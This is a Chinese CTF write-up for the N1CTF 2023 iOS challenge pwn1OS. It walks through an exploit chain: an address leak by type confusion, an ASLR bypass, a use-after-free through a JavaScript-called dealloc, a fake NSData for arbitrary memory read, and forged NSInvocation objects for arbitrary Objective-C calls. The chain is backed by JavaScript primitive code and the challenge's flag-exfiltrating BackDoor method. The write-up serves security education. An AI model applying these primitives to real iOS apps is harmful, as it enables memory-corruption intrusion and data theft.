N1CTF 2023 pwn1OS writeup

pwn1OS 题目设计之初参考 codecolorist 在 2020 年天府杯上破解 iPhone11 的利用技术，详细内容请移步 Hack Different: Pwning iOS 14 with Generation Z Bugz，此外还参考了 Google Project Zero 的 0-Click iMessage Remote iPhone Exploitation。再次对以上安全研究员致以诚挚的感谢，感谢你们的无私分享！

初识 pwn1OS

打开应用界面几乎无任何交互，也没有“经典的输入框”，将二进制文件拖到 IDA 可以发现部分端倪。

1. 代码中存在一个名为 `BackDoor` 的类，并且该类中存在 `+[BackDoor getFlag:]` 方法。方法大致逻辑是获取应用目录下的 flag 文件内容，并在 base64 编码后发送到传入的指定 URL。

```
+ (void)getFlag:(NSString *)urlString {
    NSString *path = [[NSBundle mainBundle]
pathForResource:@"flag" ofType:nil];
    NSString *flag = [[NSData dataWithContentsOfFile:path]
base64Encoding];
    NSURL *url = [NSURL URLWithString:[NSString
stringWithFormat:@"%@%@", urlString, flag]];
    [NSData dataWithContentsOfURL:url];
}
```

2. ViewController 作为应用的主界面只有 3 个方法（除去三个不需要关心的方法）。通过简单逆向 `-[ViewController didReceiveNotification:]` 及上下文逻辑可以看到当外部传入指定格式的 URL Scheme 时，则会跳转 WebViewController 并打开一个 WebView 加载选手传入的 URL。


```
- (void)didReceiveNotification:(NSNotification *)notify {
```

```
    NSURL *url = (NSURL *)notify.object;
    NSString *scheme = url.scheme;
    NSString *host = url.host;
    if(![scheme isEqualToString:@"n1ctf"] || ![host
isEqualToString:@"web"]) {
        return;
    }

    ......

    WebViewController *web = [WebViewController new];
    web.urlString= param[@"url"];
    [self.navigationController pushViewController:web
animated:YES];
}
```

3. 除此之外在代码很容易中可以发现一个隐藏功能：重复点击 10 次“Welcome to N1CTF!”，可以打开一个新的界面。并且在这个新界面中记录了一些系统类的偏移地址。页面最下方也有一些关于题目的提示：“pwn1OS is running on an iPhone12 device with iOS14.1”。



得到这些信息有经验的选手应该已经有了大致的方向：该题目需要通过指定格式的 URL Scheme 调起应用（格式为：`n1ctf://web?url=<url>`）并加载指定的网页，在网页中实现 Objective-C 任意代码执行，调用 `+[BackDoor getFlag:]` 方法将 flag 发送到远程服务器。

WebScripting

在这个 WebView 环境中，应用将 `ScriptInterface` 类的所有方法导出到 `n1ctf` 的命名空间中。使得在 JavaScript 中可以通过 WebScripting 调用 `ScriptInterface` 及其子类的所有方法。

通过类型混淆泄露对象地址

首先简单介绍一下在 Objective-C 中的方法调用，在 ObjC 中所有的方法调用都被编译器翻译成了对 objc_msgSend 函数的调用。比如以下简单的代码片段：

```
Bob* bob = [[Bob alloc] init];
[bob doSomething];
```

当编译并执行以上代码时，会将以上三个 ObjC 的方法调用转成以下的伪 C 代码：

```
Bob* bob = objc_msgSend(BobClass, "alloc");
bob = objc_msgSend(bob, "init");
objc_msgSend(bob, "doSomething");
```

objc_msgSend 的第一个参数是调用方法的类或者对象，第二个参数则是方法名。

所以可以将 objc_msgSend 的函数调用理解为向第一个参数发送方法调用请求，如果类（或对象）实现了该方法，则会成功调用，如果没有实现则会抛出异常，其中的指针一般就是 SELF 对象的堆地址：

```
unrecognized selector sent to instance 0x281570200
```

在 ScriptInterface 类中有一个变量名为 _challenge 的属性，调用 `-[ScriptInterface challenge]` 方法则会尝试获取 `[_challenge owner]` 并打印出来。并且 ScriptInterface 还对外暴露了 `-[ScriptInterface setChallenge:]` 方法。

使得我们可以在 js 中对 ScriptInterface 的 _challenge 赋值成一个不合法的类型，造成 ObjC 类型混淆后，再次调用 `-[ScriptInterface challenge]` 由于赋值上去的对象并没有实现 @selector(owner) 则会抛出异常，异常信息文本中携带我们主动赋值的对象的内存地址，这样就实现了任意对象地址泄露的原语。

```
function addrof(obj) {
    var challenge = n1ctf.challenge();
    n1ctf.setChallenge_(obj)
    try {
        n1ctf.challenge()
    } catch(e) {
        const match = /instance (0x[\da-f]+)$/i.exec(e)
        if (match) return match[1]
        throw new Error('Unable to leak heap addr')
    } finally {
        n1ctf.setChallenge_(challenge)
    }
}
```

泄漏 dyld_shared_cache 基地址

在 iOS 中大部分的系统动态链接库都被链接到一个名为 dyld_shared_cache 的二进制中。它在每个进程中都被映射到相同的地址，并且实际地址在设备启动期间仅被随机分配一次。因此一旦知道了动态库的基地址，也就知道了设备上任何用户空间进程中所有库的地址。

在 Objective-C 运行时中，为了节省内存，某些具体数据并不会创建新的对象，而是会以共享静态实例存在于内存中。

- __kCFNumberNaN: NaN
- __kCFNumberPositiveInfinity: Infinity
- __kCFBooleanTrue: true
- __kCFBooleanFalse: false

以上这些特殊数据的地址始终是来自于 dyld_shared_cache 的静态地址。所以当 addrof(false) 则会泄露 __kCFBooleanFalse 的地址，它位于 CoreFoundation 库中，题目中已经提前告知了运行的系统版本，并给出了一些系统类的偏移，所以现在通过泄漏 dyld_shared_cache 基地址，我们已知了所有 ObjC 类、各种字符串的地址。这对于 RCE 来


说已经足够了。

Use-After-Free

在 ObjC 中所有对象都依赖 reference counting（引用计数）来管理对象的生命周期。因此每个对象都必须有一个引用计数，引用计数存储在对象内部的 `isa.extra_rc` 或者外部存储在对应其本身的 `SideTable` 类中。

在 MRC 时代，开发者对对象进行操作时，代码中必须添加对该对象执行 objc_retain 和 objc_release 的调用，由开发者主动管理对象的生命周期。在 ARC 时代，则不需要开发者关心，由编译器自动插入，此时被称为 Automatic Reference Counting (ARC)。

当对象的引用计数变为 0 时，则会调用 dealloc 方法（析构函数），然后释放对象的内存。在现代 iOS 开发中，因为编译器会自动管理对象的生命周期，默认并不允许开发者主动调用对象的 dealloc 方法。



由于代码中并未对 JavaScript 访问 ScriptInterface 实例的方法做任何限制，导致可能出现错误的方法使用。在 Objective-C 开发中不允许主动调用对象的 dealloc 方法，但是！在 JavaScript 中可以。

```
var ctf = n1ctf.makeN1CTFIntroduction()
ctf.dealloc()
ctf
```


当使用 `n1ctf.makeN1CTFIntroduction()` 创建了一个 `N1CTFIntroduction` 类型的对象，然后调用 dealloc 将对象释放后，js 的变量依然指向对象的地址，造成 Use-After-Free。

内存占位

在 UAF 后我们通常需要通过分配一块大小相同，结构不同的对象来造成类型混淆。是的，应用中已经为了提供好了这样的一个方法：`-[HTTRequest addMultiPartData:]`，而 HTTRequest 也是 ScriptInterface 的子类，可以直接在 JavaScript 中调用该方法。这个方法会在堆上创建一个 NSData 对象，并且 NSData 中数据的长度及内容都完全可控。

```
var req = n1ctf.makeHTTRequest()
var ctf = n1ctf.makeN1CTFIntroduction() //
malloc_size(N1CTFIntroduction) = 192
ctf.dealloc()
req.addMultiPartData_(base64('A'.repeat(192)))
ctf
```

当 N1CTFIntroduction 对象被主动释放后，抢占这块内存。再次引用这个对象会发生存 crash，我们可以看到这个对象的实际内存中已经被我们覆盖。



任意内存读

我们现在通过泄露对象的地址绕过 dyld_shared_cache 的 ASLR，如果希望通过伪造 BackDoor 类来调用 `+[BackDoor getFlag:]` 方法，还需要泄露应用主二进制的 ASLR（当然你也完全可以通过伪造系统类来自己实现一通 getFlag: 方法中的代码）。

在 js 中调用 oc 对象的 toString 函数，最终会调用到对象的 description 方法，而如果这个对象是 NSData 类型的，那么将会打印出来对象内存的十六进制数据，，如果长度超过 24 中间则会用省略号截断。例如：`{length = 192, bytes = 0x41414141 41414141 41414141 41414141 ... 41414141 41414141 }`

NSData 对象内存结构：

0x00	NSConcreteData isa
0x08	length
0x10	data pointer
0x18	deallocator callback

NSData 的第一个成员是 isa 指针，后面是 buffer 的长度和指针，通过将 buffer 的指针指向任意地址，就可以完成任意内存读取的原语。为了避免崩溃将最后一个 callback 成员设置用 0 填充。


在题目中，我们选择主动释放 `N1CTFIntroduction` 对象并伪造 NSData 抢占内存。为了尽量提高 UAF 的成功率题目中将 `N1CTFIntroduction` 对象的大小设置为了 192。NSData 对象在内存中的大小为 32，我们抢占的内存大小为 192，剩余空间用 0 填充。

```
function arbitrary_read(addr, len) {

    var data = make_nsdata(addr, len) // 伪造 NSData, addr 和 len 分别是 buffer 的指针和长度
    var req = n1ctf.makeHTTRequest()
    var ctf = n1ctf.makeN1CTFIntroduction()
    ctf.dealloc()
    req.addMultiPartData_(data)
    return ctf
}
```

通过伪造 NSData 抢占被释放后的内存，垂悬指针指向了 NSData 对象，可以达到任意内存读的效果，虽然读取的长度有限，但是该原语可以重复使用。

通过任意内存读，我们可以读取到应用主二进制中对象的 isa 指针，并绕过 ASLR 随机化偏移。




```
var coreservice = n1ctf.makeCoreService()
var coreservice_addr = addrof(coreservice) // 泄露对象地址
var coreservice_memory = arbitrary_read(coreservice_addr, 0x18) // 读取对象内存
const match = /bytes = (0x[\da-f\s]{16})/.exec(coreservice_memory)
var coreservice_isa = hexReverse(match[1]) // 大小端转换
var CoreServiceClass = BigInt("0x" + coreservice_isa) &
BigInt(0x0000000ffffffff8)
var ASLR = CoreServiceClass - CoreServiceClass_offset
```


一个强大的 Exploit Primitive

在 Objective-C 开发中，方法调用都被翻译成了 `objc_msgSend` 函数的消息转发。而 NSInvocation 就可以给任意对象发送消息，并且功能强大，允许传递多个参数，也可以调用成功后获取返回值。

CoreService 是 ScriptInterface 的子类。它有一个 NSInvocation 类型的属性 cancelRequest，在 `-[CoreService dealloc]` 方法中有一个有趣的实现：

```
- (void)dealloc {
    ...
    [self.cancelRequest invoke];
    ...
}
```

在 iOS 14.5 之前，可以通过伪造 isa 来构造任意的 Objective-C 对象，并调用这个对象的方法。所以我们可以伪造一个 NSInvocation 对象和 CoreService 对象，将 NSInvocation 的实例指针添加到 CoreService 实例上，这样一来，当我们在 js 中主动调用 dealloc 方法后，则可以实现任意的 Objective-C 函数调用。



在 Google Project Zero 向 Apple 报告 iMessage 0-Click 远程利用后，Apple 意识到 NSInvocation 的能力过于强大，一个新的 unsigned int 类型字段 _magic 被添加到 NSInvocation 中。每次进程启动时将初始化一个随机值作为全局变量，并在 `-[NSInvocation invoke]` 时检查这个随机数。在不事先泄露该值的情况下，无法伪造 NSInvocation 对象。

当然在在本题的 iOS 14.1 环境中这项防御措施已经被引入，不过我们在前面已经获得了任意内存读的能力，所以我们可以轻易的绕过。

插入一部分和解题无关的内容：

在 Google Project Zero 的研究中提出了一种 SeLector-Oriented Programming 的漏洞利用技术，该技术可用于在攻击者实现任意内存读/写和任意 Objective-C 方法调用原语后，在用户空间中绕过 PAC，执行足够强大的任意代码来实现进一步利用。

在题目设计之初是没有 BackDoor 这个类的，本希望选手可以利用 SLOP 技术将多个 ObjC 方法调用串联到一起实现更为强大的漏洞利用。但是为了减少选手的开发工作量，笔者已将这部分内容都放到了 getFlag: 方法中。


使用 ArrayBuffer 伪造对象

现在我们拥有了伪造任意 ObjC 对象的能力，可以通过将 CoreService 强制释放后，再次伪造一个 CoreService 对象抢占内存，并将该对象的 cancelRequest 指向我们伪造的 NSInvocation 处即可。

但是由于 CoreService 对象被释放后的内存大小不足以存放我们伪造 NSInvocation 和 NSMethodSignature 等数据，所以需要另辟蹊径，获取指向 js 中 ArrayBuffer 的指针，这样我们在 js 中就可以动态修改这块内存中的内容。

在 ObjC 和 js 进行通信时会对变量的类型进行自动转换，如 JS 中的 number、boolean 都会转换成 ObjC 中的 NSNumber 类型，而 String 类型会自动转换成 NSString 类型，当在 ObjC 中使用 ArrayBuffer 对象，则会将 ArrayBuffer 转成 WebScriptObject 对象，当用 addrof 原语获取一个 ArrayBuffer 的地址时得到的就是这个对象的地址。

需要注意的时，如果在 ObjC 中如果没有持有这个对象，他立马就会被释放，在本题中可以将这个 WebScriptObject 对象通过 `n1ctf.setChallenge_()` 添加到 ScriptInterface 实例上。简单看下 WebScriptObject 实例的内存结构，以及如何获取 ArrayBuffer 实际数据存储的指针。



创建一个 ArrayBuffer，通过多次任意内存读，可以读取到 ArrayBuffer 保存数据的指针。

exp

现在一切利用所需的 gadget 都已经完备，剩下的就是编程环节。

参考资料

https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Hack-Different-Pwning-IOS-14-With-Generation-Z-Bug.pdf

https://googleprojectzero.blogspot.com/2020/01/remote-iphone-exploitation-part-3.html

https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html

https://bugs.chromium.org/p/project-zero/issues/detail?id=1933

https://googleprojectzero.blogspot.com/2020/09/jitsploitation-two.html